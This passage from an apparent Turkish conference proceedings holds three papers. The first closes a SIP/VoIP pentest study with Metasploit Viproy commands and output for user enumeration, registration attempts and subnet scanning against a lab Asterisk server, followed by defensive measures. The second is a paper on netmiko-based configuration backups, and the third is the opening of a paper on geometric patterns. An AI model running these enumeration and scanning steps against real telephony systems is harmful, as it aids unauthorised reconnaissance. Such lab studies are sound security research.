[*] Server Response: 401 Unauthorized
[*] User 122 is Failed
[*] Server Response: 200 OK
[*] User 123 is Failed
[*] Server Response: 200 OK
[*] User 124 is Failed
```

Şekil 11: Viproyda “OPTIONS” modülünü kullanarak numeric karakterleri aktif ederek kullanıcıların numaralarını bulma saldırısı.

REGISTER: Register modülü de adından da anlaşılacağı üzere bir kullanıcıyı kayıt ettirmek için kullanılır, bunu yaparken de normalde var olmayan kullanıcı manipülasyon sayesinde sisteme kayıt ettirmeye çalışıyoruz ancak başarılı olamıyoruz, bunu da asterisk sunucusu üzerinden logları görebiliriz.

```
3 sip peers [Monitored: 0 online, 0 offline Unmonitored: 3 online, 0 offline]
[Jan 19 22:56:52] NOTICE[1478]: chan_sip.c:29056 handle_request_register: Registration from '<sip:201@192.168.1.81>' failed for '192.168.1.81:52123' - Wrong password
[Jan 19 22:57:09] NOTICE[1478]: chan_sip.c:29056 handle_request_register: Registration from '<sip:201@192.168.1.81>' failed for '192.168.1.81:47161' - Wrong password
anil-virtual-machine*CLI>
```

Şekil 12: Viproyda “REGISTER” modülünü kullanarak belirlediğimiz bir kullanıcıyı başarısız olarak kayıt ettirme işleminin görüntüsü.

Fotoğraftan zor anlaşılıyor olabilir ama hatalı şifreden dolayı kayıt işleminin başarısız olduğu ile ilgili bize bir hata mesajı çıkartmaktadır.

NEGOTIATE: Negotiate modülü ise varlığını bildiğimiz ama hangi ip adresinde çalıştığını bilmediğimiz cihazın hangi ip adresinde çalıştığını öğrenmek için kullandığımız bir modüldür. Burada RHOST kısmına ip aralığı yazıyoruz ve çalıştırdığımız zaman ise bütün ip adreslerine istek atarak hangisinde cihazın çalıştığını bizim için gösteriyor.

```
msf6 auxiliary(voip/viproy_sip_negotiate) > set RHOSTS 192.168.1.1-254
RHOSTS => 192.168.1.1-254
msf6 auxiliary(voip/viproy_sip_negotiate) > set THREADS 255
THREADS => 255
msf6 auxiliary(voip/viproy_sip_negotiate) > run

[+] 192.168.1.81:5060
    Response      : 501 Method Not Implemented
    Server        : Asterisk PBX 18.10.0~dfsg+~cs6.10.40431411-2

[*] Scanned 28 of 254 hosts (11% complete)
[*] Scanned 133 of 254 hosts (52% complete)
[*] Scanned 149 of 254 hosts (58% complete)
[*] Scanned 246 of 254 hosts (96% complete)
[*] Scanned 249 of 254 hosts (98% complete)
[*] Scanned 251 of 254 hosts (98% complete)
[*] Scanned 254 of 254 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(voip/viproy_sip_negotiate) >
```

Şekil 13: Viproyda “NEGOTIATE” modülünü kullanarak verdiğimiz ip aralığının yaptığı taramanın sonucu ve 192.168.1.81 ip adresindeki bulunduğu Asterisk sunucusuna ait bilgiler.

Bu ve buna benzer diğer modülleri kullanarak SIP çağrılarını, networkünü manipüle etmemiz ve bilgi edinmek, sahte çağrı yapmak, kendimizi gizlemek son derecede mümkündür.

Sonuç olarak burada yaptığımız işlemde öncelikle elimizdeki iki tane telefon ve bir tane bilgisayar cihazlarının SIP/VoIP çağrıları yapabilmesi için Asterisk sunucusu kurduk, ardından da SIP networkü üzerinde pentest yapabilmek için Viproy adındaki SIP pentest programını kurduk. Sonrasında elimizdeki cihazları asterisk sunucusuna bağlayarak birbirleri ile iletişimde olmasını sağladık. Sonrasında da Viproy pentest aracını çalıştırarak içerisindeki modülleri kullanarak saldırılar yapmaya başladık. Programı kullanarak, SIP sunucunun ne olduğunu öğrenmek için, kullanıcıların isimlerini öğrenmek için, kullanıcıların şifrelerini öğrenmek için, SIP sunucusunu ip adresini öğrenmek için, kullanıcı eklemek veya sunucuya eklenmeden çağrı yapabilmek gibi saldırılar yaparak sonuçları raporlandı.

5. Sonuçlar ve Tartışma

Telekomünikasyonun sistemleri ve güvenliğinden bahsedilmiş olup networkünde kullanılan protokollerden, cihazlardan ve görevlerinden bahsedilmiştir. Telekomünikasyon sistemlerine saldırı yapmak isteyen bir siber saldırganın saldırısını tespit etmek ve engellemek adına telekomünikasyon sistem güvenliği konusu anlatılmış olup internete kapalı bir ortamda çağrılar yapmamıza imkân sağlayan SIP/VoIP sunucusu kurulmuş olup telefonlar ve bilgisayar bağlayarak saldırılar gerçekleştirilmiştir. Yapılan saldırılardan sonra bu saldırıların oluşmasını engellemek için de yapılan çalışmalar ve yöntemlerden bahsedilmiştir. Telekomünikasyon şirketleri saldırıları önlemek ve tekrar oluşmasını engellemek adına yeni teknolojiler ve spesifik cihazlar geliştirmekte ve entegre etmektedirler, lakin bu kadar güvenlik önlemlerine rağmen halen daha açıklar mevcut olup siber suçluların bu açıklardan faydalanmaları mümkündür. Telekomünikasyon sistem güvenliğinde çalışan mühendislerin de görevi mümkün olan tüm güvenlik açıklarını tespit etmek ve bu güvenlik açıklarını kapatmak, ayrıca telekomünikasyon sistemleri networküne yönelik penetration testleri yaparak bilinmeyen başka zafiyetleri de tespit ederek bu güvenlik açıklarını kapatmaktır. Bununla beraber telekomünikasyon networkündeki çalışan ve çağrı yapma, sms gönderme, mobil internete bağlanma vb. işlemleri yapmak için kullanılan cihazların güvenliğini ve entegrasyonunu sağlamakla birlikte bu cihazların firewall cihazlarının kurulması ve entegrasyonunun sağlanmasından da sorumludur. Telekomünikasyon sistemlerindeki gerçekleşen bu olmaması gereken durumlar ve yapılan saldırılara karşı alınması gereken önlemler belirtilmiş olup nasıl gerçekleştirildikleri de anlatılmıştır. Aşağıda da telekomünikasyon sistemlerinin güvenliğini sağlamak için yapabileceği güvenlik yöntemleri gösterilmiştir:

GT Blocklama: GT (Global Title) blocklama dediğimiz olay aslında bir çağrının geldiği ana nokta gibi düşünebiliriz, eğer bir saldırı olduğunda veya zararlı olabilecek olan gt leri blocklarsak eğer bu saldırının önüne geçilebilir.

Numara Blocklama: Bazı durumlarda (örnek olarak telefon dolandırıcılığı, CLI Spoofing, Sahte SMS vb.) zararlı telekomünikasyon eylemlerinde eğer telefon numarası gözüküyorsa sayet bu numaralar iletişimi blocklanabilir, bu şekilde saldırı da engellenebilir.

Firewalllar: Firewall cihazları sunucularda olduğu gibi telekomünikasyon sistemlerinde de mevcuttur, buna örnek olarak SIP firewall, SS7 firewall, GTP firewall gibi cihazlar olarak ve bu cihazları telekomünikasyon networküne entegre ederek, gerçekleşmesi muhtemel saldırıları büyük çoğunlukla engelleyebiliriz.

Nodelar: Telekomünikasyon sistemlerimizi kurduktan sonrasında muhtemel yeni saldırıları engellemek için de bazı node eklemek, yeni saldırıların önüne geçmemize olanak sağlar.

Saldırı Trafikini Analiz Etmek: Bir saldırı olduktan sonrasında, o saldırının pcap' lerini isterseniz trafiğinizi monitörize eden yazılımlardan alabilirsiniz, bu saldırıların başlangıcını, nereye gittiğini, nasıl gittiğini, nelerin değiştiğini eğer görüp, inceleyip, analiz edebilirsiniz ve eğer bu saldırıyı engelleyebilecek bir konfigürasyonu da sisteme eklerseniz, bundan sonraki yapılacak saldırıların da önüne geçilebilir.

Kaynakça

- [1] Taşkın, C. (2009). *Ağ teknolojileri ve telekomünikasyon*. Pusula.
- [2] Freeman, Roger L. *Telecommunication system engineering*. Vol. 82. John Wiley & Sons, 2004.
- [3] Mitnick, Kevin. "Telecom system security." *Security Engineering: A Guide to Building Dependable Distributed Systems* 17.
- [4] Akhtar, J. A. M. N., A. Ali Minhas, and Jehanzeb Ahmad. "A novel security algorithm for universal mobile telecommunication system." *International Journal of Multimedia and Ubiquitous Engineering* 5.1 (2010): 1-18.
- [5] Mc Daid, Cathal. "STK, A-OK? MOBILE MESSAGING ATTACKS ON VULNERABLE SIMS."
- [6] Deng, H., Wang, W., & Peng, C. (2018, October). Ceive: Combating caller id spoofing on 4g mobile phones via callee-only inference and verification. In *Proceedings of the 24th Annual International Conference on Mobile Computing and Networking* (pp. 369-384).
- [7] Ullah, Kaleem, et al. "SS7 vulnerabilities—a survey and implementation of machine learning vs rule based filtering for detection of SS7 network attacks." *IEEE Communications Surveys & Tutorials* 22.2 (2020): 1337-1371.
- [8] Peeters, Christian, et al. "Sonar: Detecting SS7 redirection attacks with audio-based distance bounding." *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018.
- [9] Puzankov, S. (2017). Stealthy SS7 attacks. *Journal of ICT Standardization*, 39-52.
- [10] Jensen, Kristoffer, et al. "Better protection of SS7 networks with machine learning." *2016 6th International Conference on IT Convergence and Security (ICITCS)*. IEEE, 2016.
- [11] Magklaris, Eustratios. *Attacks on SS7*. Diss. University of Piraeus (Greece), 2019.
- [12] Van Rijnsbergen, Kenneth. "The effectiveness of a homemade IMSI catcher build with YateBTS and a BladeRF." *University of Amsterdam* 28 (2016).
- [13] Ooi, Joseph, and N. Neninger. "IMSI catchers and mobile security." *School of Engineering and Applied Science University of Pennsylvania* (2015).
- [14] Dryburgh, Lee, and Jeff Hewett. *Signaling System No. 7 (SS7/C7): protocol, architecture, and services*. Cisco press, 2005.
- [15] Segeč, Pavel, et al. "The integration of WebRTC and SIP: way of enhancing real-time, interactive multimedia communication." *2014 IEEE 12th IEEE International Conference on Emerging eLearning Technologies and Applications (ICETA)*. IEEE, 2014.
- [16] Sahin, Merve, et al. "Sok: Fraud in telephony networks." *2017 IEEE European Symposium on Security and Privacy (EuroS&P)*. IEEE,
- [17] <https://github.com/fozavci/viproxy-voipkit>

OTOMATİK AĞ YAPILANDIRMASI DEĞİŞİKLİK YÖNETİMİ

Tuğrul Yağbasan ^{*1}, Doğan Küçük ², Hayati Türe ³

¹Giresun Üniversitesi, Sistem ve Network Birimi, Giresun, TÜRKİYE, tugrul.yagbasan@giresun.edu.tr

² Giresun Üniversitesi, Sistem ve Network Birimi, Giresun, TÜRKİYE, dogan.kucuk@giresun.edu.tr

³ Gümüşhane Üniversitesi, Yazılım Mühendisliği, Gümüşhane, TÜRKİYE, hayati@gumushane.edu.tr

* Sorumlu yazar: tugrul.yagbasan@giresun.edu.tr

Özet: Özellikle büyük network sistemlerinde çok fazla sayıda network cihazı kullanılmaktadır. Network cihazları, bir kurumda bulunan birçok bilgisayar ile sunucu arasında veri paylaşımını sağlayan cihazlardır. Network cihazları, veri trafiğinin bir kurumdaki ağ üzerinde daha etkin bir şekilde yönlendirilmesini sağlar ve ağın ve internet kullanımının performansını artırır. Network cihazları ayrıca, ağ üzerinde bulunan bilgisayarlar arasında iletişim hızını arttırmak için verileri sınıflandırır ve ağda bulunan cihazlar arasında veri paylaşımını düzenler. Bu sayede, bir kurumda bulunan çalışanlar arasında daha hızlı ve etkili bir iletişim olur ve bilgi paylaşımı daha verimli hale gelir.

Kurumlarda çalışan kullanıcı sayısı arttıkça ağ hizmetini sağlıklı bir şekilde vermek için kullanılan cihaz sayısında artış olmakta ve bunların konfigürasyonlarını kontrol etmekte problemler yaşanmaktadır. Özellikle pandemiyle birlikte siber saldırganların sayısındaki artış nedeniyle cihazlarda bulunan konfigürasyonlar da hayati öneme sahip olmaktadır. Bilgimiz dâhilinde olmayan değişiklikler sistemlerde çok ciddi hizmet kesintilerine ve güvenlik zafiyetlerine sebebiyet vermektedir. Bu soruna çözüm mahiyetinde, açık kaynak kodlu python programlama dilinin netmiko kütüphanesi kullanılarak konfigürasyon yedekleri ve değişikliklerinin takip edilmesini önermekteyiz. Bu çalışma kapsamında network cihazlarına netmiko kütüphanesi kullanılarak ssh protokolü ile bağlanıp, üzerlerinde koşan yazılım konfigürasyonlarını günlük olarak yedeklemek ve bilgimiz dahilinde olmayan tüm değişiklikleri raporlamak amacıyla çalıştırılması sağlanmıştır.

Anahtar Kelimeler: Ağ Otomasyonu, Python Script, Network Cihaz Yedeklenmesi, Yazılım Tabanlı Ağ (sdn)

Automatic Network Configuration Management with Python-Netmiko Library

Tuğrul Yağbasan ^{*1}, Doğan Küçük ², Hayati Türe ³

¹Giresun University, System and Network Department, Giresun, TURKEY, tugrul.yagbasan@giresun.edu.tr

² Giresun University, System and Network Department, Giresun, TURKEY, dogan.kucuk@giresun.edu.tr

³ Gümüşhane University, Software Engineer, Gümüşhane, TURKEY, hayati@gumushane.edu.tr

* Corresponding author: tugrul.yagbasan@giresun.edu.tr

Abstract: Especially in large network systems, a large number of network devices are used. Network devices allow data traffic to be routed more efficiently over an organization's network and increase the performance of the network and internet usage. Network devices also classify data to increase the speed of communication between computers on the network and organize data sharing between devices on the network. In this way, there is faster and more effective communication between employees in an organization and information sharing becomes more efficient.

As the number of users working in organizations increases, the number of devices used to provide network service in a healthy way increases and there are problems in controlling their configurations. Especially due to the increase in the number of cyber attackers with the pandemic, the configurations on the devices are also vital. Changes that we are not aware of cause serious service interruptions and security vulnerabilities in the systems. As a solution to this problem, we propose to monitor configuration backups and changes using the netmiko library of the open source python programming language. Within the scope of this study, we have connected to network devices with ssh protocol using netmiko library and run the software running on them in order to back up their configurations on a daily basis and report all changes that are not within our knowledge.

Keywords: Network Automation, Python scripting, Computer Networks Backups, Software Defined Networks

1. Giriş

Cihaz konfigürasyon yedekleri, cihazların işlevselliğini sürdürebilmeleri için gerekli olan ayarları ve konfigürasyon bilgilerini saklamaktadır. Bu sayede cihazların konfigürasyonunu bir yedekte saklayabilir ve ihtiyaç duyulduğunda bu yedekten cihazların konfigürasyonlarını geri yüklenebilir. Örneğin, cihazınızı sıfırlamak zorunda kaldığınızda veya cihazınızın konfigürasyonunu değiştirmek istediğinizde, yedekten geri yükleme işlemi gerçekleştirebilirsiniz. Ayrıca cihazlarınızın konfigürasyonlarını değiştirdiğinizde veya güncellediğimizde, yedek almak cihazlarınızın eski konfigürasyonunu saklamanızı ve ihtiyaç duyulduğunda geri yüklemenizi sağlar. Bu sayede cihazlarınızın çalışmasını etkileyecek bir hata yapmak istemiyorsak, yedek almak faydalı bir seçenektir. Günümüzde ortalama büyüklükte bir kurumda 200’den fazla network cihazı olduğu düşünülürse bunları elle yapmak ve değişikliklerini takip etmek çok zordur. Network cihazlarının ayrı yerlerde tutulması ve gerekli fiziksel erişimin sağlanamaması durumunda cihaz konfigürasyon değişiklikleri yetkisiz erişimlere olanak sağlamakta ve kurumların güvenlik zafiyeti yaşamasına sebep olmaktadır. Ayrıca pandemi ile birlikte artan siber saldırganların kurumlarda kullanılan cihazlara yetkisiz erişim deneme sayıları da artış göstermiştir. Tüm cihazları ayrı ayrı kontrol etmek ve bulundukları lokasyonlarda yetkisiz erişimleri tespit etmek zorlu bir süreç olup konfigürasyonlarda oluşabilecek herhangi bir değişiklik durumunda hem hizmet kesintisi yaşanabilir hem de güvenlik konusunda ciddi zafiyetler oluşturabilir. Örneğin 5 Nisan 1997’de Florida’daki küçük bir servis sağlayıcı tarafından yanlış yapılandırılmış bir yönlendirici küresel internete yanlış yönlendirme bilgisi enjekte ederek [5] birçok ağın birkaç saat boyunca ulaşılamamasına neden olmuştur [6]. 27 Temmuz 2020 yılında yayınlanan Cumhurbaşkanlığı genelgesi uyarınca hazırlanan Bilgi ve İletişim Güvenliği Rehberi bu konuyla alakalı birçok maddede kurumların yapması gereken ve alınması gereken önlemleri tüm kurumlara bildirmiş olup kurumların bu genelgeye uyması ve cihazların yedeklerinin bir noktada güncel şekilde toplanması kurumların uyması gereken önemli bir sorumluluk olarak bildirilmiştir. Bilgi ve İletişim Güvenliği Rehberinde çalışan cihazların yedeklerinin sık sık alınması, yedeklerin farklı yerlerde saklanması, yedeklerin güncel olması, yedeklerin korunması ve yedeklerin test edilmesi konularında önerilerde bulunmuştur.[1]

Netmiko ve paramiko, ağ cihazlarını yapılandırmak için SSH protokolünü destekleyen bir Python kütüphanesidir [2]. Netmiko kütüphanesi paramiko kütüphanesinden daha yavaş çalışmasına rağmen ssh bağlantısını desteklediği ürün ailesinin genişliğinden dolayı tercih edilmiştir.[3]

Bu makalenin amacı network cihazlarının üzerinde çalışan konfigürasyon yedeklerinin otomatik olarak alınmasını sağlamak ve network işlemlerini daha kolay bir hale getirerek ağ güvenliğini artırmaktır.

2. Yöntem

Network cihazlarının sayısının fazla olmasından dolayı burada kullanılan cihazlarda kullanılan marka, model ve üzerlerinde çalışan işletim sistemi yazılımları da çeşitlilik göstermektedir. Tüm cihazlardan yedek alabilmek bu yüzden zorlu bir süreçtir. Özellikle network cihazlarının yazılım sürümlerindeki farklılıklardan dolayı tüm cihazlarda çalışabilecek tek bir yöntem bulmak zordur. Cihaz yedeklerinin alınması ile ilgili çok sayıda açık kaynak kodlu ve lisanslı yazılım bulunmaktadır fakat cihaz yelpazesindeki artışla birlikte başarı oranı ne yazık ki düşmektedir. Cihaz yedeklerinin alınması için açık kaynak kodlu yazılımlardan LibreNms – oxidized tool, rConfig ve ücretli yazılımlardan Solarwinds network configuration manager vb. kullanılmaktadır.[4] Bu yazılımlar genellikle cihazlardaki snmp veya syslog protokolleri aktif edilerek cihazlardaki konfigürasyon dosyalarını almayı hedeflemiştir. Alınan konfig dosyalarının ise tftp server aracılığıyla belirlenen lokasyonda toplanması denenmiştir.

Çalışmamızda bu yöntemlerden farklı olarak ssh protokolü aracılığıyla network cihazlarına bağlanıp, cihazların güncel konfigürasyonları listelenip dışarıya aktarılması test edilmiştir. Network cihazlarına ssh protokolü ile erişmek amacıyla açık kaynak kodlu python – netmiko kütüphanesi kullanılmıştır. Netmiko kütüphanesindeki ConnectHandler sınıfı aracılığıyla bir bağlantı nesnesi oluşturulmuştur. Bu bağlantı nesnesiyle beraber netmiko kütüphanesinin desteklediği tüm cihazlara ssh bağlantısı sağlıklı bir şekilde gerçekleştirilmiştir.

```
from netmiko import ConnectHandler

device = {
    "device_type": "h3c",
    "ip": "192.168.1.1",
    "username": "admin",
    "password": "password",
}

net_connect = ConnectHandler(**device)
```

Şekil 1. H3c marka network cihazlarına örnek bağlantı kodumuz.

Kütüphanenin sağlamış olduğu bir diğer imkânsa “device_type”: "autodetect" komutuyla bağlantı desteği verdiği listeden en uygun olan cihaz tipini seçerek bağlantıyı otomatik sağlamasıdır.


```

from netmiko import SSHDetect, ConnectHandler
from getpass import getpass

device = {
    "device_type": "autodetect",
    "host": "cisco1.lasthop.io",
    "username": "pyclass",
    "password": getpass(),
}


guesser = SSHDetect(**device)
best_match = guesser.autodetect()
print(best_match) # Name of the best device_type to use further
print(guesser.potential_matches) # Dictionary of the whole matching result
# Update the 'device' dictionary with the device_type
device["device_type"] = best_match

with ConnectHandler(**device) as connection:
    print(connection.find_prompt())

```

Şekil 2. Tüm network cihazlarına örnek bağlantı kodumuz.

Cihazlarla başarılı şekilde ssh bağlantısı kurulduktan sonra üzerlerinde koşan konfigürasyonların kullanılan işletim sistemi versiyonlarına uygun bir şekilde görüldüğü gözlemlenmiştir. Örneğin cisco marka network cihazları için “config = net_connect.send_command("show running-config")” komutuyla birlikte kayıtlı konfigürasyon dosyası başarılı bir şekilde alınmıştır. net_connect.send_command("gönderilmesi istenilen komut") koduyla birlikte cihazlara üzerindeki işletim sistemlerine uygun komutlarla mevcut konfigürasyonlar çekilmiştir.



Şekil 3. Script Akış Diyagramı

Netmiko kütüphanesi başarılı bir şekilde ssh bağlantısı kurması, gönderilen komutların alınması ve biçimlendirmesini kolaylaştırması, yapılandırma komutlarının yürütülmesini basitleştirmesi, düşük işlemci ve ram kullanımı değerleri ve desteklediği geniş network ürün yelpazesinden dolayı tercih edilmiştir.

Tüm bu avantajlarından ötürü bu çalışmada network cihazlarının konfigürasyon yedeklerinin alınması amacıyla phyton – netmiko kütüphanesi test edilmiştir. Bu çalışmayla birlikte kurumların network cihazlarının üzerinde koşan konfigürasyon dosyalarının yedeklemesi ve güvenlik önlemlerini artırması amaçlanmıştır. Ayrıca Cumhurbaşkanlığının yayınlamış olduğu Bilgi ve İletişim Güvenliği Rehberinde yer alan zorunluluklardan cihaz yedeklerinin alınması maddesini açık kaynak kodlu bir uygulama kullanarak sağlamıştır.

3. Bulgular

Çalışma aşamasında kontroller test ortamı ve canlı ortamlar kullanılarak yapılmıştır. Konfigürasyon yedekleri alınmayı denenen network cihazlarının markaları Hp ürün ailesinden 5120, 5130 serisi switchler, Huawei ürün ailesinden 5735, 5635 serisi switchler, Cisco ürün ailesinden 9200, 9300 serisi switchler, 3com ürün ailesinden 4500, 4800 serisi switchlerdir. Kenar anahtarlarının üzerinde kullanılan işletim sistemleri(cli) versiyonları da farklılıklar göstermektedir. Toplamda 130 adet switch de test edilmiş olup başarılı bir şekilde konfigürasyon dosyaları ve değişiklikleri kaydedilmiştir. Sağlıklı bir şekilde bağlantı sağlanan switchlerin oranı %95 in üzerinde olup diğer yöntemlere göre başarı yüzdesi daha fazladır. Cihazlarda koşan konfigürasyon yedeklerinin alınıp sunucuya depolanması ve cihazda koşan eski konfigürasyonla karşılaştırılmasının yapılması her bir cihaz için ortalama olarak 1-10 sn sürmektedir. Switchlere tek tek işlem yapıldığı zaman tablo 4 deki sürelerde işlem sonlanmıştır.

3Com 4500 Switch	Exec time: 0:00:08.14377
Hp 5120 Switch	Exec time: 0:00:04.770114
Cisco 9130 Switch	Exec time: 0:00:00.784791
Huawei 5735 Switch	Exec time: 0:00:06.167436

Şekil 4. Marka-model bazlı switch bağlantı süreleri

Cihazlardaki işletim sistemlerinin farklı komutlarla çalışmasından dolayı ayrı bağlantı kuralları oluşturulması tavsiye edilmektedir. Konfigürasyon değişikliklerini alma ve mevcut konfigürasyonları yedeklemek canlı ortamdaki cihaz görünürlüklerini artırılmıştır. Habersiz değişikliklerin takip edilebileceği korelasyon kuralları da oluşturularak sistem güvenliği artırılmıştır.

4. Sonuç

Bu çalışmada 130 adet switch konfigürasyonu canlı ortamda yedeklenmiştir. Bu switchlere ait konfigürasyonlar eski konfigürasyonlarla karşılaştırılıp günlük olarak çalıştırılacak şekilde cronjob lar tanımlanmıştır. 130 cihaz için çalıştırılan script ortalama olarak 25.18 dakikada (10 günlük ortalama) çalışmasını sonlandırmaktadır. Bu sayede hergün çalıştırılan python scriptiyle birlikte günlük olarak değiştirilen konfigürasyon değişiklikleri sistem adminine mail atılarak haberdar edilmiştir.

Netmiko kütüphanesi kullanılarak cihaz konfigürasyon yedekleri alındıktan sonra, yedek dosyası oluşturulabilir ve ihtiyaç duyulduğunda geri yüklenebilir. Bu sayede cihazlarınızın

konfigürasyonunu değiştirirken veya güncellerken güvende olabilir ve cihazlarınızın çalışmasını etkileyecek bir hata yapmak istemiyorsanız, yedek almak faydalı bir seçenek olabilir. Siber saldırganların olası bir sistem açığından faydalanarak yetkisi yüksek VLANlara erişim sağlama veya sistem altyapısını bozma girişimleri kolaylıkla tespit edilebilir duruma gelir. Ayrıca, cihazlarınızı sıfırlamak zorunda kaldığınızda veya cihazlarınızın konfigürasyonunu değiştirmek istediğinizde, yedekten geri yükleme işlemi gerçekleştirerek cihazlarınızı eski konfigürasyonlarına getirebilirsiniz. Bu sayede cihazlarınızın işlevselliğini kolaylıkla sürdürebilirsiniz.

5. Öneriler

Cihazlarınızın üzerinde koşan tüm konfigürasyonları yedeklemek, özellikle cihazlarınızın ana konfigürasyonları ve özel yapılandırma dosyalarının yedeklerinin tutulması iş sürekliliği açısından önemlidir. Bu sayede network cihazlarının tüm konfigürasyonları geri yüklenebilir ve sorunsuz çalışması tam olarak sağlanabilir. Ayrıca netmiko kütüphanesi kullanılarak network cihazlarına toplu bir şekilde konfigürasyon gönderilebilir. Yeni bir network topolojisine geçileceği zaman tüm cihazları ayrı ayrı konfigüre etmek yerine istenilen değişiklikler bu kütüphane kullanılarak kısa sürede yapılabilir. Network cihazlarına bağlanırken screen-length komutuyla birlikte cihaz üzerinde koşan komutlar tek bir satır olarak alınabilir. Bazı cihazlarda bu komut girilmeden konfigürasyonlar çekilirken sıkıntılar yaşanmaktadır. Bunlara ilave olarak tüm cihazların şifrelerinin belirli periyodlarla değiştirilme işlemi netmiko kütüphanesi kullanılarak kolaylıkla sağlanabilir.

Kamu kurum ve kuruluşları Cumhurbaşkanlığı Bilgi ve İletişim Güvenliği Rehberine uyum sağlamak için geliştirdikleri açık kaynak kodlu çözümleri paylaşarak bir bilgi havuzu oluşturulmasıyla tüm kurumların rehberle uyum süreci hızlanmış olacaktır.

Kaynakça

- [1] Bilgi ve İletişim Güvenliği Denetim Rehberi, <https://cbddo.gov.tr/bgdrehber/>
- [2] D. Rahardika and N. Ratama, "Implementasi Network Automation Untuk Konfigurasi Jaringan Baru Dengan Netmiko," vol. 2, no. 3, pp. 190–200, 2021.
- [3] Python for network engineers, <https://pynet.twb-tech.com/blog/netmiko-python-library.html>
- [4] 10 Best Network Configuration & Backup Software, <https://www.comparitech.com/net-admin/network-backup-configuration-software/>
- [5] R. O'Donnell, "A survey of BGP security issues and solutions", *Proc. IEEE*, vol. 98, no. 1, pp. 97–99, 2010.
- [6] O. Nordström and C. Dovrolis, "Beware of BGP attacks", *Comput. Commun. Rev.*, vol. 34, no. 2, pp. 1–8, 2004.
- [7] O. W. J. Altaiebi and A. A. Ibrahim, "Optimization of Elapsed Time of Automation for Large-Scale Traditional Networks and Proposing New Automation Scripts," *2022 International Congress on Human-Computer Interaction, Optimization and Robotic Applications (HORA)*, Ankara, Turkey, 2022, pp. 1–10, doi: 10.1109/HORA55278.2022.9799873.

BAZI İSLAMİ GEOMETRİK DESENLERİN GEOGEBRA 2D PROGRAMINDA OLUŞTURULAN ÇİZİMLERİNİN DÖNÜŞÜM MATRİSLERİ İLE GEOMETRİK ANALİZİ VE ARTIRILMIŞ GERÇEKLIK UYGULAMALARI

Ayşenur ÜÇER ^{*1}, Hatice KUŞAK SAMANCI ²

¹Bitlis Eren Üniversitesi, Fen Edebiyat Fakültesi, Matematik Bölümü, Bitlis, TÜRKİYE
uceraysenur3@gmail.com

²Bitlis Eren Üniversitesi, Fen Edebiyat Fakültesi, Matematik Bölümü, Bitlis, TÜRKİYE, hkusak@beu.edu.tr

* Sorumlu Yazar: uceraysenur3@gmail.com

Özet: Bu çalışmada tarihi mimari eserlerdeki Kayrehan, Şahcihan ve Elhamra camilerinde bulunan bazı geometrik motiflerin Geogebra 2D programında çizilerek geometrik analizleri yapıldıktan sonra artırılmış gerçeklik uygulamaları elde edilecektir. Son yıllarda geometride açık kaynak kodlu olması sebebiyle oldukça popüler olan GeoGebra programında geometrik desenler çizilecektir. Geogebra'da çizilen bu geometrik desenlerin oluşturulmasında düzlemsel dönüşüm matrisleriyle yeni matematiksel modellemeleri yapılacaktır. Günümüze değin yapılan çalışmalarda geometrik desenlerin analizinde çeşitli çizim teknikleri yoğunlukla kullanılmışken desenlerin geometrik yöntemlerle incelenmesi konusunda eksiklikler bulunmaktadır. Çalışmamızda düzlemsel dönüşüm matrislerinin kullanılmasıyla farklı bir yöntem ile ele alınarak geometrik desenlerin yeni modelleri oluşturulmuştur. Daha sonra bu oluşturulan modeller renklendirilerek yüzey kaplamaları elde edilmiştir. Ayrıca geometrik desenlerin Geogebra AR ve Unity Vuforia programları ile artırılmış gerçeklik uygulamaları elde edilerek geometrik desenlerin tasarımlarının sanal ortamda gözlemlenebilme fırsatı oluşturulmuştur.

Anahtar Kelimeler: Geometrik Desenler, Yüzey Kaplamaları, Düzlemsel Dönüşümler, Artırılmış Gerçeklik

The Geometric Analysis of the Drawings of Some Islamic Patterns Formed in the Geogebra 2d Program by Transformation Matrixes and the Augmented Reality Applications

Ayşenur ÜÇER ^{*1}, Hatice KUŞAK SAMANCI ²,

¹Bitlis Eren University, Faculty of Science and Art, Department of Mathematics, Bitlis, TURKEY,
uceraysenur3@gmail.com

² Bitlis Eren University, Faculty of Science and Art, Department of Mathematics, Bitlis, TURKEY,
hkusak@beu.edu.tr

* Sorumlu Yazar: uceraysenur3@gmail.com

Abstract: In this study, after making geometric analyses of some geometric motifs in Kayrehan, Şahcihan, and Elhamra mosques by drawing them in the Geogebra 2D program, the augmented reality applications will be obtained. Geometric patterns will be drawn in the Geogebra program which is popular in recent years since it has open-source code. In the forming of these geometric patterns drawn in Geogebra, new mathematical modelings will be made by planar transformation matrixes. Although various drawing technics have been intensively used in the analyses of geometric patterns in the studies which have been done until today, there are still some deficiencies in the analysis of the patterns with

geometric methods. In our study, new models of geometric patterns have been formed with a different method by using planar transformation matrixes. Then, these models have been colored and in this way surface coatings have been obtained. In addition, the opportunity of observing the designs of the geometric patterns in the virtual environment has been gained by obtaining the augmented reality applications of these obtained patterns in Geogebra AR and Unity Vuforia programs.

Keywords: Geometric Patterns, Surface Coatings, Planar Transformations, Augmented Reality

1. Giriş

